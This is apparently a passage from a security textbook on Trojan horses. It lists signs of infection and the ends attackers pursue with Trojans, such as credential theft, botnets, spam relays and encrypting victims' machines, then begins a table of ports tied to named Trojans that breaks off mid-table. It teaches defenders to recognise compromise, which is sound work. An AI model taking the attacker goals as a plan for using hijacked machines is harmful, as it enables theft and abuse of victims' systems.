


Figure 7.3: Depiction of a Trojan attack

Indications of Trojan Attack

The following computer malfunctions are indications of a Trojan attack:

- The DVD-ROM drawer opens and closes automatically.
- The computer screen blinks, flips upside-down, or is inverted so that everything is displayed backward.
- The default background or wallpaper settings change automatically. This can be performed using pictures either on the user's computer or in the attacker's program.
- Printers automatically start printing documents.
- Web pages suddenly open without input from the user.
- The color settings of the operating system (OS) change automatically.
- Screensavers convert to a personal scrolling message.
- The sound volume suddenly fluctuates.
- Antivirus programs are automatically disabled, and the data are corrupted, altered, or deleted from the system.
- The date and time of the computer change.

- The mouse cursor moves by itself.
- The left- and right-click functions of the mouse are interchanged.
- The mouse pointer disappears completely.
- The mouse pointer automatically clicks on icons and is uncontrollable.
- The Windows Start button disappears.
- Pop-ups with bizarre messages suddenly appear.
- Clipboard images and text appear to be manipulated.
- The keyboard and mouse freeze.
- Contacts receive emails from a user's email address that the user did not send.
- Strange warnings or question boxes appear. Often, these are personal messages directed at the user, asking questions that require him/her to answer by clicking a Yes, No, or OK button.
- The system turns off and restarts in unusual ways.
- The taskbar disappears automatically.
- The Task Manager is disabled. The attacker or Trojan may disable the Task Manager function so that the victim cannot view the task list or end the task on a given program or process.





Figure 7.4: Diagram showing how the attacker extracts information from the victim system



How Hackers Use Trojans

Attackers create malicious programs such as Trojans for the following purposes:

- Delete or replace OS's critical files
- Generate fake traffic to perform DoS attacks
- Record screenshots, audio, and video of victim's PC
- Use victim's PC for spamming and blasting email messages
- Download spyware, adware, and malicious files
- Disable firewalls and antivirus
- Create backdoors to gain remote access
- Infect the victim's PC as a proxy server for relaying attacks
- Use the victim's PC as a botnet to perform DDoS attacks
- Steal sensitive information such as:
  - Credit card information, which is useful for domain registration as well as for shopping using keyloggers
  - Account data such as email passwords, dial-up passwords, and web service passwords
  - Important company projects, including presentations and work-related papers
- Encrypt the victim's machine and prevent the victim from accessing the machine

- Use the target system as follows:
  - To store archives of illegal materials, such as child pornography. The target continues using his/her system without realizing that attackers are using it for illegal activities
  - As an FTP server for pirated software
- Script kiddies may just want to have fun with the target system; an attacker could plant a Trojan in the system just to make the system act strangely (e.g., the CD\DVD tray opens and closes frequently, the mouse functions improperly, etc.)
- The attacker might use a compromised system for other illegal purposes such that the target would be held responsible if these illegal activities are discovered by the authorities

Common Ports used by Trojans

Ports represent the entry and exit points of data traffic. There are two types of ports: hardware ports and software ports. Ports within the OS are software ports, and they are usually entry and exit points for application traffic (e.g., port 25 is associated with SMTP for e-mail routing between mail servers). Many existing ports are application-specific or process-specific. Various Trojans use some of these ports to infect target systems.

Users need a basic understanding of the state of an "active connection" and ports commonly used by Trojans to determine whether a system has been compromised.

Among the various states, the "listening" state is the important one in this context. The system generates this state when it listens for a port number while waiting to connect to another system. Whenever a system reboots, Trojans move to the listening state; some use more than one port: one for "listening" and the other(s) for data transfer. Common ports used by different Trojans are listed in the table below.

Port	Trojan	Port	Trojan
2	Death	5001/50505	Sockets de Troie
20/22/80/443	Emotet	5321	FireHotcker
21/3024/4092/5742	WinCrash	5400-02	Blade Runner/Blade Runner 0.80 Alpha
21	Blade Runner, Doly Trojan, Fore, Invisible FTP, WebEx, WinCrash, DarkFTP	5569	Robo-Hack
22	Shaft, SSH RAT, Linux Rabbit	6267	GW Girl
23	Tiny Telnet Server, EliteWrap	6400	Thing

